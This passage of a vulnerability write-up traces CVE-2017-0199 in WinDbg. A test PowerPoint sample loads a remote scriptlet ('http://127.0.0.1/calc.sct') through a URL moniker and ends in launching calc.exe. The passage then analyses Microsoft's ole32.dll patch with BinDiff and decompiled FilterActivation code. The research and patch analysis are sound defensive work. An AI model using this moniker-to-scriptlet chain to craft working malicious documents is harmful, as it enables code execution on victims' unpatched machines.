


```
scrobj!DynCreateURLMoniker+0x6d:
6e4c3203 ffd0            call    eax {urlmon!CreateURLMonikerEx (769e799d)}
0:000> du poi(esp+4)
0027cc06  "http://127.0.0.1/calc.sct"
```

Next is the calling of DoVerb method for Moniker’s activation:




```
ppcore!DllGetLCID+0x27a16c:
59c41a5e ff16            call    dword ptr [esi]      ds:002b:6e90152c={packager!CPackage::DoVerb (6e905b6c)}
0:000> dd esp
003adf30  0980b078 00000000 00000000 0285c460
003adf40  ffffffff 004d0eae 003ae214 d39e260d
003adf50  071c90cc 071c90c8 0428da80 599ae4c0
003adf60  00000000 00000000 01d39460 00000000
003adf70  00000000 00000000 00000000 00000000
003adf80  0002694d 00000003 00000001 00000000
003adf90  0429efa0 003a0000 003ae0ec 0428da80
003adfa0  0428dafc 0428dafc 003adf00 80004005
```




```
SHELL32!ShellExecuteExW:
75c31e46 8bff            mov     edi,edi
0:000> dd poi(esp+4)
003ad3dc  0000003c 00000040 00000000 00000000
003ad3ec  04c7e0a8 00000000 00000000 00000001
003ad3fc  00000000 00000000 00000000 00000000
003ad40c  00000000 00000000 00000000 00000000
003ad41c  0285c460 003ae214 004d0eae 00000000
003ad42c  04c7e0a8 00000000 00000000 00000000
003ad43c  00000000 00000000 3518c1fc 003adf28
003ad44c  6e905cf5 0980b070 00000000 00000000
0:000> du 04c7e0a8
04c7e0a8  "C:\Users\PTFIGH~1\AppData\Local\"
04c7e0e8  "Temp\calc (6).exe"
0:000> k
ChildEBP RetAddr
003ad3c4 6e905704 SHELL32!ShellExecuteExW
003ad448 6e905cf5 packager!CPackage::_ActivateEmbeddedFile+0x25e
003adf28 59c41a60 packager!CPackage::DoVerb+0x189
WARNING: Stack unwind information not available. Following frames may be wrong.
003ae1e4 59f32fee ppcore!DllGetLCID+0x27a16e
003ae23c 59f3fda2 ppcore!DllGetLCID+0x56b6fc
003ae24c 59f40319 ppcore!DllGetLCID+0x5784b0
003ae29c 59f2f163 ppcore!DllGetLCID+0x578a27
003ae2b4 59f2ec6f ppcore!DllGetLCID+0x567871
```

(Note:here I am using another sample for show the calling of DoVerb,for some reason,the original ppxs poc can’t be breaked at the packager!Cpackage:: DoVerb~)




```
scrobj!ComScriptlet::New:
6e4a9836 8bff            mov     edi,edi
0:000> k
ChildEBP RetAddr
00288704 6e4a980b scrobj!ComScriptlet::New
00288724 6e4a97d0 scrobj!ComScriptletConstructor::CreateScriptletFromNode+0x26
00288744 6e4b37e2 scrobj!ComScriptletConstructor::Create+0x4c
00288764 6e4b4545 scrobj!ComScriptletFactory::CreateScriptlet+0x1b
00288784 756dc6fd scrobj!ComScriptletMoniker::BindToObject+0x4d
002887b0 7579440c ole32!BindMoniker+0x64 [d:\w7rtm\com\ole32\com\moniker2\cmonimp.cxx @ 1601]
00288838 757d5c07 ole32!wCreateLinkEx+0x9f [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 2594]
00288898 757d6137 ole32!OleCreateLinkEx+0xaa [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 923]
002888d4 5d06eb3e ole32!OleCreateLink+0x42 [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 828]
WARNING: Stack unwind information not available. Following frames may be wrong.
0028ba74 5d071075 ppcore!DllGetLCID+0x5c724c
0028cb28 5cc5021a ppcore!DllGetLCID+0x5c9783
```




```
kernel32!CreateProcessW:
7748103d 8bff            mov     edi,edi
0:000> du poi(esp+8)
007490c4  "calc.exe"
0:000> k
ChildEBP RetAddr
00287ef4 6bfed2f5 kernel32!CreateProcessW
00287f7c 6bfed5f7 wshom!CWshShell::CreateShortcut+0x161
00287fdc 76da3e75 wshom!CWshShell::Exec+0x19a
00287ffc 76da3cef OLEAUT32!DispCallFunc+0x165
0028808c 6bff0267 OLEAUT32!CTypeInfo2::Invoke+0x23f
002880bc 6bfe67d5 wshom!CDispatch::Invoke+0x5c
002880e8 6a26dc18 wshom!CWshEnvRegistry::Invoke+0x29
00288128 6a26db6c jscript!IDispatchInvoke2+0xf0
00288164 6a26dadf jscript!IDispatchInvoke+0x6a
00288224 6a26dc6a jscript!InvokeDispatch+0xa9
00288250 6a26d9a8 jscript!VAR::InvokeByName+0x93
0028829c 6a26da4f jscript!VAR::InvokeDispName+0x7d
002882c8 6a26e4c7 jscript!VAR::InvokeByDispID+0xce
00288464 6a265d7d jscript!CScriptRuntime::Run+0x2b80
0028854c 6a265cdb jscript!ScrFncObj::CallWithFrameOnStack+0xce
00288594 6a265ef1 jscript!ScrFncObj::Call+0x8d
00288610 6a26620a jscript!CSession::Execute+0x15f
0028865c 6a260399 jscript!COleScript::ExecutePendingScripts+0x1bd
0028867c 6e4a831f jscript!COleScript::SetScriptState+0x98
0028868c 6e4a8464 scrobj!ScriptEngine::Activate+0x1a
002886a4 6e4a99d3 scrobj!ComScriptlet::Inner::StartEngines+0x6e
002886f4 6e4a986e scrobj!ComScriptlet::Inner::Init+0x156
00288704 6e4a980b scrobj!ComScriptlet::New+0x3f
00288724 6e4a97d0 scrobj!ComScriptletConstructor::CreateScriptletFromNode+0x26
00288744 6e4b37e2 scrobj!ComScriptletConstructor::Create+0x4c
00288764 6e4b4545 scrobj!ComScriptletFactory::CreateScriptlet+0x1b
00288784 756dc6fd scrobj!ComScriptletMoniker::BindToObject+0x4d
002887b0 7579440c ole32!BindMoniker+0x64 [d:\w7rtm\com\ole32\com\moniker2\cmonimp.cxx @ 1601]
00288838 757d5c07 ole32!wCreateLinkEx+0x9f [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 2594]
00288898 757d6137 ole32!OleCreateLinkEx+0xaa [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 923]
002888d4 5d06eb3e ole32!OleCreateLink+0x42 [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 828]
WARNING: Stack unwind information not available. Following frames may be wrong.
0028ba74 5d071075 ppcore!DllGetLCID+0x5c724c
```

0x02 Patch analysis of CVE-2017-0199

Let’s begin to analyze the patch in IDA using BinDiff 4.2; We can find that it seems the patched ole32.dll has added 2 new function FilterActivation()(in fact,it really be) by observing the difference,and another new function CoRegisterActivationFilter(),which isn’t displayed by BinDiff:




0.68	0.94	GI--E--	7259BD4D	CSessionMoniker::GetClassObject(_GUID const...	7259BAB0	CSessionMoniker::GetClassObject(_GUID...	name hash matching
0.47	0.95	GI--E--	72589D4E	CoCreateInstanceEx(x,x,x,x,x,x)	72589F23	CoCreateInstanceEx(x,x,x,x,x,x)	name hash matching
0.25	0.73	GI--E--	725754AD	CoGetClassObject(x,x,x,x,x)	725753C5	CoGetClassObject(x,x,x,x,x)	name hash matching
0.25	0.73	GI--E--	7260340B	CoGetInstanceFromFile(x,x,x,x,x,x,x,x)	7260396B	CoGetInstanceFromFile(x,x,x,x,x,x,x,x)	name hash matching
0.25	0.73	GI--E--	72620F07	CoGetInstanceFromIStorage(x,x,x,x,x,x,x)	72621A70	CoGetInstanceFromIStorage(x,x,x,x,x,x,x)	name hash matching
0.57	0.96	GI--E--	7254CFB3	FindClassMoniker(x,x,x,x)	725DB373	FindClassMoniker(x,x,x,x)	name hash matching
0.76	0.97	GI--E--	72609C95	FindProgIdMoniker(x,x,x,x)	7260A615	FindProgIdMoniker(x,x,x,x)	name hash matching
0.96	0.99	GI--E--	72589E6B	ICoCreateInstanceEx(_GUID const &,IUnknown...	72589D93	ICoCreateInstanceEx(_GUID const &,IUnk...	name hash matching
0.95	0.99	GI--E--	72571BD4	ICoGetClassObject(_GUID const &,ulong,_COS...	72571B8D	ICoGetClassObject(_GUID const &,ulong,...	name hash matching
0.71	0.96	GI--E--	72645DD0	OleCreateFromFileEx(x,x,x,x,x,x,x,x,x,x,x,x,x)	72646745	OleCreateFromFileEx(x,x,x,x,x,x,x,x,x,x,x,x,x)	name hash matching
0.54	0.96	GI--E--	7259F19D	OleLoad(x,x,x,x)	7259ED5E	OleLoad(x,x,x,x)	name hash matching
0.89	0.99	GI--E--	7259B2DE	UnmarshalSharedMemory(SDfMarshalPacket *...	7259B0FE	UnmarshalSharedMemory(SDfMarshalPa...	name hash matching
0.98	0.99	GI-----	725A3D6B	CCtxChnl::SendReceive(tagRPCOLEMESSAGE *,...	725A3E6C	CCtxChnl::SendReceive(tagRPCOLEMESS...	name hash matching
0.94	0.99	GI-----	72604D0A	CFileMoniker::BindToObject(IBindCtx *,IMonike...	726052CE	CFileMoniker::BindToObject(IBindCtx *,I...	name hash matching
0.81	0.99	GI-----	7260C94C	CFileMoniker::ParseDisplayName(IBindCtx *,IM...	7260D3CC	CFileMoniker::ParseDisplayName(IBindCt...	name hash matching
0.67	0.92	GI-----	7261A806	CStdMarshal::ReleaseMarshalData(IStream *)	7261B312	CStdMarshal::ReleaseMarshalData(IStrea...	name hash matching
0.95	0.99	GI-----	725CFF71	CreateWrapperClipDataObjectFromFormatsArr...	725CFE91	CreateWrapperClipDataObjectFromForm...	name hash matching
0.92	0.99	GI-----	726028DD	GetDataFromStream(IDataObject *,tagFORMAT...	72602E18	GetDataFromStream(IDataObject *,tagFO...	name hash matching
0.97	0.99	GI-----	72622035	GetInstanceHelper(_COSERVERINFO *,_GUID *,...	72622C5B	GetInstanceHelper(_COSERVERINFO *,_G...	name hash matching
0.88	0.99	GI-----	7255AD2E	ReleaseMarshalObjRef(tagOBJREF &)	7255AC6E	ReleaseMarshalObjRef(tagOBJREF &)	name hash matching
0.79	0.98	G------	72598112	CCtxCall::~CCtxCall(void)	72598095	CCtxCall::~CCtxCall(void)	name hash matching
0.98	0.99	G------	72569601	GetRegistryStringValue(HKEY__ *,ushort const *...	72569519	GetRegistryStringValue(HKEY__ *,ushort c...	name hash matching
0.96	0.97	-I-JE--	72645C24	OleCreateLinkToFileEx(x,x,x,x,x,x,x,x,x,x,x,x)	7264659E	OleCreateLinkToFileEx(x,x,x,x,x,x,x,x,x,x,x,x)	name hash matching
0.97	0.97	-I-JE--	726457FA	wLoadAndInitObjectEx(IDataObject *,_GUID co...	72605BBA	wLoadAndInitObjectEx(IDataObject *,_GU...	call reference matching
0.99	0.99	-I-J---	7256ED4A	ReadObjRef(IStream *,tagOBJREF &)	7256EC6A	ReadObjRef(IStream *,tagOBJREF &)	name hash matching
0.88	0.92	-I--E--	72630952	CALLFRAME_CACHE_ENTRY<INTERFACE_HELPE...	72622A29	FilterActivation(_GUID const &,_GUID *)	MD index matching (flowgraph MD inc
0.70	0.97	-I--E--	725980D4	CCtxCall::Init(void)	72598054	CCtxCall::Init(void)	name hash matching
0.98	0.99	-I--E--	7259F21A	OleLoadWithoutBinding(IStorage *,int,_GUID c...	7259F1D9	OleLoadWithoutBinding(IStorage *,int,_G...	edges flowgraph MD index



```
HRESULT __stdcall FilterActivation(_GUID *clsid, _GUID *alternateClsId)
{
  _DWORD *v2; // esi@1
  HRESULT result; // eax@1

  alternateClsId->Data1 = GUID_NULL.Data1;
  *(_DWORD *)&alternateClsId->Data2 = *(_DWORD *)&GUID_NULL.Data2;
  *(_DWORD *)&alternateClsId->Data4[0] = *(_DWORD *)&GUID_NULL.Data4[0];
  *(_DWORD *)&alternateClsId->Data4[4] = *(_DWORD *)&GUID_NULL.Data4[4];
  v2 = NtCurrentTeb()->ReservedForOle;
  v2[3] |= 0x2000000u;
  result = (*(int (__stdcall **)(volatile LONG, _DWORD, _GUID *, _GUID *))(*(_DWORD *)g_ActivationFilter + 12))(
             g_ActivationFilter,
             v2[64],
             clsid,
             alternateClsId);
  v2[3] &= 0xFDFFFFFF;
  if ( result < 0 )
    result = -2147024891;
  return result;
}
```


And We can see there 3 callers for calling FilterActivation by IDA’s cross-reference:



xrefs to FilterActivation(_GUID const &,_GUID *)


Directi	Typ	Address	Text
Up	p	ICoGetClassObject(_GUID const &,ulong,_COSERVERINFO *,_G…	call ?FilterActivation@@YGJABU_GUID@@PAU1@@Z; Fil
Up	p	ICoCreateInstanceEx(_GUID const &,IUnknown *,ulong,_COSER…	call ?FilterActivation@@YGJABU_GUID@@PAU1@@Z; Fil
…	p	GetInstanceHelper(_COSERVERINFO *,_GUID *,IUnknown *,ulon…	call ?FilterActivation@@YGJABU_GUID@@PAU1@@Z; Fil

According to the prototype and cross-reference of the FilterActivation Function ,we can guess it’s for the activation of the filter function(Filtering CLSID),so where is the filter function called? Back to the new function FilterActivation,we can see a virtual function call with CLSID parameters:




```
HRESULT __stdcall FilterActivation(_GUID *clsid, _GUID *alternateClsId)
{
  _DWORD *v2; // esi@1
  HRESULT result; // eax@1

  alternateClsId->Data1 = GUID_NULL.Data1;
  *(_DWORD *)&alternateClsId->Data2 = *(_DWORD *)&GUID_NULL.Data2;
  *(_DWORD *)&alternateClsId->Data4[0] = *(_DWORD *)&GUID_NULL.Data4[0];
  *(_DWORD *)&alternateClsId->Data4[4] = *(_DWORD *)&GUID_NULL.Data4[4];
  v2 = NtCurrentTeb()->ReservedForOle;
  v2[3] |= 0x2000000u;
  result = (*(int (__stdcall **)(volatile LONG, _DWORD, _GUID *, _GUID *))(*(_DWORD *)g_ActivationFilter + 12))(
             g_ActivationFilter,
             v2[64],
             clsid,
             alternateClsId);
  v2[3] &= 0xFDFFFFFF;
  if ( result < 0 )
    result = -2147024891;
  return result;
}
```

The g_ActivationFilter is a pointer to the IActivationFilter interface,we can find the defination of the IactivationFilter in windows SDK ObjIdlbase.h(just install the newest SDK):




```
#if defined(__cplusplus) && !defined(CINTERFACE)

    MIDL_INTERFACE("00000017-0000-0000-C000-000000000046")
    IActivationFilter : public IUnknown
    {
    public:
        virtual HRESULT STDMETHODCALLTYPE HandleActivation(
            /* [in] */ DWORD dwActivationType,
            /* [in] */ REFCLSID rclsid,
            /* [out] */ CLSID *pReplacementClsId) = 0;

    };


#else   /* C style interface */

    typedef struct IActivationFilterVtbl
    {
        BEGIN_INTERFACE

        HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
            IActivationFilter * This,
            /* [in] */ REFIID riid,
            /* [annotation][iid_is][out] */
            _COM_Outptr_  void **ppvObject);

        ULONG ( STDMETHODCALLTYPE *AddRef )(
            IActivationFilter * This);

        ULONG ( STDMETHODCALLTYPE *Release )(
            IActivationFilter * This);

  +0xC  HRESULT ( STDMETHODCALLTYPE *HandleActivation )(
            IActivationFilter * This,
            /* [in] */ DWORD dwActivationType,
            /* [in] */ REFCLSID rclsid,
            /* [out] */ CLSID *pReplacementClsId);

        END_INTERFACE
    } IActivationFilterVtbl;

    interface IActivationFilter
    {
        CONST_VTBL struct IActivationFilterVtbl *lpVtbl;
    };
```


Before the filter is activated,it should be registered by CoRegisterActivationFilter Function form ole32.dll(patched version:6.1.7601.23714),the process of registration is done in mso.dll(patched version:12.0.6766.5000):



